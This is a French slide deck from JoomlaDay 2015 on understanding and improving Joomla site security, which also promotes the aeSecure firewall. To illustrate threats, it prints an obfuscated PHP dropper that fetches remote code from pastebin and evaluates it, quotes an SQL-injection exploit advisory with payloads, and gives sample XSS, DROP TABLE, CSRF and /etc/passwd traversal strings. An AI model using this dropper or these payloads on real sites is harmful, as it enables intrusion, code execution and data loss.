



JoomlaDayTM

FRANCE - 9 et 10 mai 2015

NICE

Twitter Hashtag
#jd15fr

organisé par

AFUJ
Association Francophone
des Utilisateurs de Joomla!®



Comprendre et accroître la sécurité de son site web (v1.6)

Introduction à aeSecure



Par Christophe Avonture,
développeur d'aeSecure

Qui suis-je ?

- Développeur d'[aeSecure](#), suite de **protection** et **d'optimisation** de sites web Apache
- Ancien développeur d'[AllEvents](#); gestionnaire d'évènements pour Joomla!®
- Modérateur [Joomla! France](#) ([cavo789](#))
- Membre fondateur de la [JUGWallonie](#)

<http://www.aesecure.com/fr/accueil/contact.html>



Objectifs de cette présentation

Vous trouverez dans cette présentation quelques conseils que **tout un chacun** peut appliquer et ne requérant que peu de connaissances techniques. **Le public visé est le webmaster** qui gère son site web et non l'ingénieur système.



Cette documentation ne se veut nullement exhaustive mais être un recueil de trucs & astuces et de bonnes pratiques du web.

Le choix des outils proposés n'est donc pas exhaustif mais relève essentiellement de mon expérience personnelle.

N'hésitez pas à me suggérer vos propres trucs :

<http://www.aesecure.com/fr/forum/boite-a-idees.html>

Deux ateliers – Sécurité & aeSecure

9 Mai 2015	10 Mai 2015
	Salle Mejean
11:20	<div style="text-align: center;">Sécurité Atelier la sécurité et Joomla!® Christophe Avonture</div>
12:20	 Repas
14:40	<div style="text-align: center;">Sécurité Atelier aeSecure Christophe Avonture</div>

Cet atelier : Sécurité & Joomla;
atelier théorique et générique.

Atelier aeSecure : découverte
d'aeSecure; orienté produit.

aeSecure, vous dites ? (1/3)

aeSecure est un pare-feu logiciel (WAF) permettant de sécuriser et optimiser tout site web tournant sous Apache : Joomla!, Drupal, WordPress, Prestashop, SPIP, VTiger, Typo3, Magento, Koken, ..., php et même html : dès lors que le site est sous Apache, aeSecure le protégera et l'optimisera.
Il s'agit d'un logiciel **Freemium** : version gratuite disponible.

<http://www.aesecure.com/fr/telechargement.html>



YouTube https://www.youtube.com/channel/UCcWKn7bn14libVhcf0Vu_zQ

aeSecure, vous dites ? (2/3)

Multi-sites PRO v2.0.0 on PHP v5.3.29

Conseil: Idéalement vous devriez au minimum protéger votre dossier d'administration. Si votre dossier de sauvegarde (backups) est localisé dans votre arborescence (p.ex. /sauvegardes), pensez à le sécuriser également.

2.3 Limite les robots et le spam GOOD

Introduction Explications détaillées Protéger!

Bloque l'accès à votre site web aux robots c'est-à-dire aux scripts, programmes, aspirateurs de sites webs dont la signature est connue et réputée comme malsaine. Bloque également certains mots clefs selon le principe de la liste noire.

2.4 Bloque l'upload de fichiers EXTREME

Introduction Explications détaillées Protéger!

Activé **Désactivé**

Paramètres avancés

État recommandé: À moins de savoir exactement ce que vous faites, laissez sur désactivé

Interface Bootstrap
jQuery
Interrupteur On / Off

Vous décidez de ce que vous activez; selon les spécificités du site web; cela en un clic.

aeSecure, vous dites ? (3/3)

Au travers des slides de cette présentation, vous verrez apparaître le logo d'aeSecure suivi d'un ou plusieurs chiffres. Ici, dans l'exemple, les options 2.3 et 4.2 (*le caractère « / » voulant dire « ou »*).

La présence du logo indique que la protection dont il est question dans le slide vous est apportée par aeSecure en activant la ou les option(s) indiquée(s).

*Dans l'exemple ci-dessus, « 2.3 & 4.2 », il faudrait donc activer ces deux options.
« 2.1 / 2.2 » voulant dire soit 2.1 soit 2.2*

Et vous ? Quelle est votre technique ?




**S'il vous plaît, ne venez pas hacker mon site...
s'il vous plaît... please...**

Pourquoi moi? Mon site n'est pas si populaire

En attaquant votre site, un hacker va pouvoir disposer des ressources de votre serveur web : lancer des campagnes de spam ou de hameçonnage (phishing), stocker du contenu pirate, attaques par DDos, ...


Il va aussi voler votre réputation pour accroître la sienne (Black Hat SEO)

En réalité, l'importance et l'auditoire d'un site n'est pas pris en compte par les hackers qui, dans une première phase, ne sont que de simples robots; des scripts, qui attaquent à tout va. Ils scannent le web à la recherche de sites présentant des failles et s'y introduisent. Ce n'est que bien plus tard qu'un humain prendra le contrôle.



Identifier la menace

Est-ce compliqué de trouver des hacks ?



Quelques outils : vega, w3af, sqlmap, wfuzz, grendel scan, arachni, ...

Pastebin – IRL (In Real life)

Cherchez sur pastebin.com « eval(gzuncompress » et vous trouverez quantité de scripts. Ici un script de brute force visant WordPress. Durée nécessaire : 2 min

```
<?php
eval("
>".gzuncompress(base64_decode("eJxtkV1LwzAUhu8F/8MxDNLCPkTczdZ2IjoQBAftqzFK2qYukC+oVKiy/26y2FHU17Zp3uec9813e3mRrPRBAY0PCnBSZEnR/P+UVFrqvrWSFkrFVbN
ABW8pyhKjiQRj005T5OVJ3TQTj3QKEksqJJV3+okI9N09FdDOFj6F/xQ6Ut8YYmMD9w1Uy80XnDHjqouatJIJG8RSftmdFhpd9/Fo1AkhpmZIipQiCoPagqRVoZi4DK0nbamYuW6ZJY2een1TEE
gS+aYpazRNpaIOAVYO/gQWTurUQGtMM074yrA37d0v5tTtuAIOYu07op8i0hWA2GIT9D+LGmKK3k5urPMXy1qyOYJRvXravO+xRvIc0hR6EGL48c1cq3UWjFP30/LjdYR8E73fYCP17d7wfwx8
xCLHvcL75zs/yPOo1HIFyQ4fEekj4mNIG8Air7BtFQbv+")); ?>
```

Même code décrypté

```
$JamC0d3 = file_get_contents('http://pastebin.com/raw.php?i='); eval(str_rot13(base64_decode($JamC0d3));
```

Ce code va récupérer le code du virus sur pastebin et l'exécuter. Le hacker n'a plus qu'à maintenir le code depuis pastebin pour le mettre à jour.



Quelques vecteurs d'attaque concernant Joomla!® et dangerosité

A1 – SQL Injection

A3 – XSS

A8 – CSRF

.... – LFI/RFI

Open Web
Application Security
Project



OWASP
The Open Web Application
Security Project

Association à but non lucratif

OWASP est une communauté travaillant sur la sécurité des applications Web. Sa philosophie est d'être à la fois libre et ouverte à tous. Wikipédia <https://www.owasp.org/index.php>

Souvent, la responsabilité incombe aux développeurs de protéger leur extension contre ce type d'attaque. Toutefois, un pare-feu logiciel tel qu'aeSecure peut intercepter et bloquer certaines attaques; par exemple les attaques XSS ou SQL injection ou limiter la divulgation d'informations sensibles (version Joomla, php, ...)

OWASP Top 10 – 2013 (Nouveau)

A1 – Injection

A2 – Violation de Gestion d'authentification et de Session

A3 – Cross-Site Scripting (XSS)

A4 – Références directes non sécurisées à un objet

A5 – Mauvaise configuration sécurité

A6 – Exposition de données sensibles


A7 – Manque de contrôle d'accès au niveau fonctionnel

A8 – Falsification de requête intersites (CSRF)

A9 – Utilisation de composants avec des vulnérabilités connues

A10 – Redirection et Renvois non validés

A1 - SQL Injection




`http://votresite/index.php?option=com_UnSecure&id=5');DROP TABLE jos_users;`

Le développeur doit valider chaque valeur qu'il reçoit et garantir qu'il reçoit le bon type (un chiffre si c'est un ID qu'il doit recevoir)

https://docs.joomla.org/Retrieving_request_data_using_JInput

<http://www.leblogduhacker.fr/injection-sql/>



A1 - SQL Injection – IRL (In Real life)

```
#####
#Exploit Title : Joomla Spider Random Article Component SQL Injection vulnerability
#Author       : Jagriti Sahu AKA Incredible
#Vendor Link  : http://demo.web-dorado.com/spider-random-article.html
#Date        : 22/03/2015
#Discovered at : IndiShell Lab
#Love to     : error1046 ^_^ ,Team IndiShell,Codebreaker ICA ,Subhi,Mrudu,Hary,Kavi ^_^
#####

////////////////////
/// Overview:
////////////////////

joomla component "Spider Random Article" is not filtering data in catID and Itemid parameters
and hence affected by SQL injection vulnerability

////////////////////
// Vulnerability Description:
////////////////////
vulnerability is due to catID and Itemid parameter

////////////////////
/// POC ///
////////////////////

SQL Injection in catID parameter
=====

Use error based double query injection with catID parameter

Injected Link--->

Like error based double query injection for exploiting username --->
http://server/index.php?option=com_rand&catID=1' and(select 1 FROM(select count(*),concat((select (select concat(database()),0x27,0x

SQL Injection in Itemid parameter
=====

Itemid Parameter is exploitable using xpath injection

http://server/index.php?option=com_rand&catID=1&limit=1&style=1&view=articles&format=raw&Itemid=13'and extractvalue(6678,concat(0x7
#####
```

catID devrait être un nombre et ce composant ne le vérifie pas. Ce faisant, il accepte n'importe quoi et donc, aussi, du code SQL. "Drop table jos_users" pourrait donc être exécuté

Un pare-feu comme aSecure peut bloquer ce type d'URL

A3 - XSS

Le hacker tente d'exécuter du code à votre insu; quelques exemples :

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

```
index.php?alert('XSS');
```

```
<iframe src="javascript:alert('XSS');"></iframe>
```

```
<script>alert("You have been hacked");</script>
```

Ce type de code pourrait être exploité dans des commentaires, sur un forum, sous forme de paramètres dans la ligne de commande, dans des champs d'un formulaire, ...

<http://www.leblogduhacker.fr/faille-xss-en-detail/>
<http://excess-xss.com/>

A8 - CSRF – Cross Site Request Forgery

Imaginons que l'URL hypothétique ci-dessous soit valide et permettrait de supprimer des utilisateurs :

[http://votresite/index.php?option=com_users&task=users.delete&cid\[\]=62&cid\[\]=63&cid\[\]=64&cid\[\]=65](http://votresite/index.php?option=com_users&task=users.delete&cid[]=62&cid[]=63&cid[]=64&cid[]=65)

Si vous êtes connecté en tant qu'admin sur votre frontend et que vous cliquez sur cette URL; vous supprimeriez ces utilisateurs. Le but d'une attaque par CSRF est de vous amenez à le faire; p.ex. en postant une image dans un commentaire de votre site; image qui aurait cet hyperlien (*utilisation de bitly, goo.gl, ... compliquant la lecture de l'URL*).

<http://www.leblogduhacker.fr/faille-csrf-explications-contre-mesures/>

A8 - CSRF - Prévention

1. ne pas utiliser des requêtes avec les paramètres dans l'URL (ce qu'on nomme une requête en GET) mais transmis par un formulaire (POST) (développeur)
2. Utiliser `JSession::requestToken` et `JSession::checkToken` ([https://docs.joomla.org/How to add CSRF anti-spoofing to forms](https://docs.joomla.org/How_to_add_CSRF_anti-spoofing_to_forms)) (`JHTML::_('form.token')` et `JRequest::checkToken()` sous J1.5) (développeur)
3. Évitez de consulter votre site en étant connecté en tant que super-admin (webmaster).

LFI/RFI – Local/Remote File Inclusion

Le hacker tente d'exécuter d'accéder à des fichiers de votre site ou, au contraire, d'y injecter des fichiers tiers.

Ceci par le biais d'URL de ce type :

`http://votresite/index.php?option=com_UnSecure&file=../../etc/passwd`

En principe, les extensions « bien écrites » ne devraient jamais utiliser ce type de syntaxe qui permet de se promener dans la structure du site et même au-delà.

<http://www.leblogduhacker.fr/la-faille-lfi-local-file-inclusion/>

Soyons d'accord - Limitations

La sécurité informatique devrait être à la base de l'écriture de tout code informatique. Un code défaillant le restera.

La sécurité proposée ici part du postulat que l'on ne peut pas modifier le code du programme (CMS, extensions, ...). Nous allons donc mettre en place différentes couches de protection afin de bloquer un maximum d'attaques (=fermer portes et fenêtres).

Un logiciel non sécurisé installé sur votre site restera une porte grande ouverte qu'il sera impossible de fermer totalement.

Protégez votre ordinateur

« There is no point in following all the best Joomla! security advice you can find if you don't take the simple step of securing your own personal computer with up to date anti-virus software. »

Brian Teeman,
Co-founder Joomla!



Installez un garde à l'entrée de votre site

« Ne publiez votre site qu'après y avoir installé un logiciel de protection tel qu'aeSecure. **Vous viendrait-il à l'esprit de laisser portes et fenêtres de votre maison ouvertes en votre absence ?** »

Christophe Avonture,
Développeur d'aeSecure ;-)



Quelles actions/que faire?

- Faites vos emplettes : ignorez ce qui vous semble superflu dans les slides ci-après. Vous pourrez y revenir plus tard.
- Exactement comme sur votre ordinateur où vous n'installez pas trois anti-virus, ne pensez pas qu'en multipliant les outils ([aeSecure](#), [CrawlProtect](#), [Admin Tools](#), [jHackGuard](#), [RSFirewall](#), ...) vous allez être inattaquable; choisissez juste ceux avec lesquels vous êtes confortables.

Le B.A.BA

Mots de passe 1/2

Planifiez d'oublier vos mots de passe : utilisez p.ex. SuperGenPass qui permet de générer à la volée un mot de passe unique par sites web.

Configurez SuperGenPass pour générer un mot de 20 caractères ou plus.

Modifiez tous vos mots de passes Web par ceux de SuperGenPass.

Conservez une trace des mots de passe dans LastPass.

<http://www.aesecure.com/fr/blog/60-bien-choisir-son-mot-de-passe.html>



Mots de passe 2/2

Utilisez un mot de passe différent pour chaque site web mais aussi chaque utilisateurs, chaque outil (FTP, ...) et chaque base de données.

Si vous souhaitez contraindre vos utilisateurs à choisir des mots de passe selon certaines règles, il existe quelques plugins pour cela dans la JED : <http://extensions.joomla.org/extensions/access-a-security/site-security/password-management>

Logged in ? Log out !

Ne fermez pas l'onglet de votre navigateur sans vous être au préalable déconnecté de votre site car votre session resterait active:

1. sur votre ordinateur, le cookie de session sera encore actif
2. sur le serveur votre jeton de sécurité ne sera pas détruit. Quelqu'un qui aurait usurpé votre session pourrait continuer à l'utiliser.



SFTP et non FTP

The image shows a Wireshark capture of an FTP session. The packet list pane shows several packets, with packet 35 highlighted. The packet details pane shows the FTP protocol structure, with the password field circled in red. A red arrow points from the text on the right to this password field. A blue cloud-shaped callout box contains the following text:

We see that an attacker has access to all the three things required to log on to your FTP account:

1. Destination Server IP
2. Your Username (ietalumni)
3. Your Password (\$secretpasswOrd)

The hex dump at the bottom shows the raw bytes of the password field, with the password characters circled in red.

<http://engineering.deccanhosts.com/2013/02/why-is-ftp-insecure.html>

Lorsque vous vous connectez avec le protocole FTP (port 21), la communication entre votre ordinateur et votre serveur n'est pas cryptée. Tout transite en clair, host, login et password, tout peut être « sniffer » par un logiciel de type « IP sniffer »

A chaque fois que cela est possible, utilisez SFTP !

Joomla!® est-il sécurisé ?

- Réponse simple: **c'est l'un des CMS les mieux sécurisé qui existe.**
- La réponse plus complexe: « out of the box » Joomla!® est très fortement sécurisé; aucune faille n'est connue à ce jour. Toutefois, dès que vous installez des extensions tierces, vous allez, peut-être, affaiblir la protection: la protection du site sera celle de l'extension la plus faible.
- Situation: vous installez l'extension d'un ami d'un ami, programmeur à ses heures perdues, et qui tâtonne tant bien que mal avec php. Soyez assuré que cette nouvelle extension sera une brèche dans la sécurité de votre site.



Le CMS est-il à jour ?

Quelque soit la version majeure de votre Joomla! (1.5, 2.5, 3.x, ...), songez toujours à installer la dernière release. Ainsi, ne restez pas avec un J1.5.22 alors que J1.5.26 est disponible.

Si votre version majeure de Joomla! est ancienne, prévoyez dans votre agenda le temps nécessaire pour faire une mise à niveau.

Joomla 1.5 n'est plus maintenu depuis Septembre 2012 et J2.5 depuis Janvier 2015 → Upgradez !!!



Extensions, modules, ...

- **Jamais, au grand jamais, de versions pirates vous installerez ! Hacking de votre site garanti sera.**
- Limitez le nombre au maximum; désinstallez tout qui n'est pas utilisé.
- Mettez à jour vos extensions, plugins et modules. Consultez régulièrement les sites de leurs auteurs. Inscrivez-vous aux fils RSS ou fanpage.

Extensions, modules, ...

Pouvez-vous avoir confiance en l'auteur de l'extension ? A-t-il bonne réputation ? Ne perdez jamais de vue qu'une extension (composant, module, ...), c'est du code php que vous autorisez à s'exécuter sur votre site.

Est-ce que ce code est sain ? Contient-il un « backdoor », va-t-il envoyer la configuration de votre site par email à un hacker ? Sans devenir parano soyez néanmoins vigilant.

<https://wordpress.org/plugins/theme-check/> permet de scanner le zip d'un template Joomla! (avant installation donc) pour vérifier pourrait contenir du code malsain.

Extensions, modules, ...

N'oubliez pas de mettre à jour votre template dès lors qu'une nouvelle version est disponible.

Utilisez [cUpdater](#); il s'agit d'un plugin qui vous envoie un email pour vous avertir qu'une mise à jour d'une extension, module, ... est disponible.

Désinstallez les extensions natives non utilisées telles que bannières, fils d'actualités et liens. Dépubliez le gestionnaire des contacts si vous ne l'utilisez pas.

Extensions pirates tu utilises ?



Sombre le destin de ton site sera...

Obfuscation

L'[obfuscation](#) n'est pas à proprement parler une technique de sécurité : il s'agit de ne pas montrer une information, de la rendre invisible, plus difficile à trouver.

Cacher le meta generator de la page, le numéro de version de Joomla!, ... ne change strictement rien à la sécurité intrinsèque du site; cela n'arrêtera pas les hackers qui font du « brute-force » mais faut-il laisser ces informations sur le net ? Je pense que non. **Moins le pirate en saura sur le site, plus il devra en apprendre** et plus on aura de chance de détecter son activité. Il y a fortes chances également qu'il se lasse et passe à un autre site.




Configuration de votre serveur et de votre site



Hébergeur

Analysez l'offre de votre hébergeur et comparez ce qu'il propose en matière de sécurité. Tous ne se valent pas, loin de là. L'un des meilleurs étant SiteGround.com; en France : o2switch est un excellent choix.

L'hébergeur isole-t-il les sites ?



Vérifiez auprès de votre hébergeur qu'il isole les sites entre eux : un site étant hacké ne devrait jamais contaminer le vôtre.

Ci-dessous une vidéo publicitaire pour illustrer l'idée de l'isolation des sites

<https://player.vimeo.com/video/66713574>

L'hébergeur isole-t-il les sites ? Oui mais...

En principe, les hébergeurs sérieux vont cloisonner les sites entre utilisateurs : un virus présent sur un site d'un utilisateur X ne pourra pas venir contaminer vos sites; ceci se réglant au niveau système d'exploitation; par votre hébergeur.

Toutefois, un même utilisateur ayant plusieurs sites (dans des sous-dossiers) pourra voir ses sites se contaminer les uns les autres. Pour empêcher cela, il faut placer un fichier php.ini à la racine de chaque site avec une restriction [open_basedir](#).

<http://php.net/manual/fr/ini.core.php#ini.open-basedir>

WAF / Scanner / Anti-DDOS

Autres questions à poser à votre hébergeur :

- Dispose-t-il d'un Web Application Firewall (WAF) ?
- Scanne-t-il les données soumises par la méthode POST ?
- Scanne-t-il à intervalle régulière les fichiers présents sur votre site à la recherche de malware ?
- Quelle protection est en place pour réduire les attaques DDOS

Versions de PHP

Assurez-vous que votre hébergeur propose bien les dernières versions de PHP et non d'antiques versions comme PHP 5.2 ou 5.3.

Les dernières versions sont, en Mai 2015, PHP 5.3.29, 5.4.40, 5.5.24 ou 5.6.8 - <http://php.net/releases/>.

Vérifiez la version PHP configurée pour votre site (vous pouvez en prendre connaissance dans l'admin de Joomla!, infos système) et vous pourriez activer une version plus récente depuis le cpanel de votre hébergeur.

HTTPS et HTTP

En optant pour le protocole [https](#), tous les échanges entre le navigateur de votre visiteur et votre site seront chiffrés : lorsque l'utilisateur va s'authentifier sur sa page de connexion, l'envoi du login et du mot de passe seront cryptés comme le reste des données.

Il ne sera pas possible de « sniffer » les données pour en extraire ces précieuses données.

L'équivalent pour la connexion FTP est le SFTP; fortement recommandé pour les transferts de fichiers.

Authentification à deux clefs

Depuis Joomla 3, il est possible d'activer un plugin nommé « Two factors authentication » et qui permet d'afficher une nouvelle zone; sous le mot de passe. Il faut alors introduire un code à six chiffres générés par, p.ex., **Google Two Factors Authentication** ou une clef YubiKey.

<https://www.google.com/landing/2step/>

<http://cinnk.com/joomla/3/trucs-et-astuces/218-joomla-google-authenticator-authentification-en-deux-étapes>



The image shows a Joomla! login interface. At the top left is the Joomla! logo. Below it are four input fields: 'Identifiant' (with a person icon), 'Mot de passe' (with a lock icon), 'Clé secrète' (with a star icon), and 'Langue - Défaut' (a dropdown menu). A blue 'Connexion' button with a lock icon is at the bottom.

Lutter contre le spam

- Si applicable, bloquez l'inscription frontend;
- Sinon, installez p.ex. [Community Builder](#) et
 1. dans les paramètres du gestionnaire des utilisateurs natifs de Joomla!, désactivez les inscriptions et
 2. dans les paramètres de CB, activez les inscriptions indépendamment du paramètre global du site.

De cette manière, les robots visant la page d'inscription native de Joomla! ne pourront plus créer des utilisateurs fantômes.

<http://www.aesecure.com/fr/blog/bloquer-les-robots-utilisateurs-fantomes.html>

Installation d'extensions

- Vérifiez sur la [Vulnerable Extensions List](https://www.facebook.com/velteam) si l'extension n'est pas mentionnée etr estez à l'écoute sur FB <https://www.facebook.com/velteam>
- Jamais sans les avoir testées en local !
- Faites un backup de votre site auparavant
- Limitez au maximum le nombre d'extensions installées sur votre site de production : peu d'extensions => risque moindre



Nettoyez, encore et toujours

- Désinstallez régulièrement les extensions, modules et plugins que vous n'utilisez plus.
- Supprimez les templates que vous n'utilisez pas.
- Nettoyez régulièrement le dossier /tmp. Une tâche dans le crontab de votre hébergeur peut le faire automatiquement.
- **Moins il y aura de fichiers php sur votre site; moins sera le risque de hacking**





meta name="generator"

Certains scripts tentent de repérer les sites Joomla!. Une des techniques est d'analyser le code de la page à la recherche du "generator". En supprimant ce code, vous rendez donc un (tout petit) peu plus difficile de cibler votre site.

Pour cela, éditez le fichier index.php de votre template et ajoutez la ligne ci-dessous après la génération des metas de Joomla.


```
<?php JFactory::getDocument()->setGenerator(""); ?>
```

En cas de besoin, le plugin [Generator Meta Tag for Joomla](#) peut le faire pour vous mais cette manière de faire n'est pas la plus optimisée.



Firefox/Chrome - Addon

Installez le plugin « [Joomla-version-check](#) » pour Firefox ou Chrome: si votre numéro de version est dévoilé, votre site communique trop d'informations : [Interdisez l'accès aux fichiers .xml de l'administration](#)



Mai 2015





Joomla.xml

```
home ← joomladay.fr/administrator/manifests/files/joomla.xml
- <extension version="2.5" type="file" method="upgrade">
  <name>files_joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
- <copyright>
  (C) 2005 - 2014 Open Source Matters. All rights reserved
</copyright>
- <license>
  GNU General Public License version 2 or later; see LICENSE.txt
</license>
<version>2.5.28</version>
<creationDate>December 2014</creationDate>
<description>FILES_JOOMLA_XML_DESCRIPTION</description>
<scriptfile>administrator/components/com_admin/script.php</scriptfile>
```

Merci pour l'info ;-)

<http://votresite/administrator/manifests/files/joomla.xml>

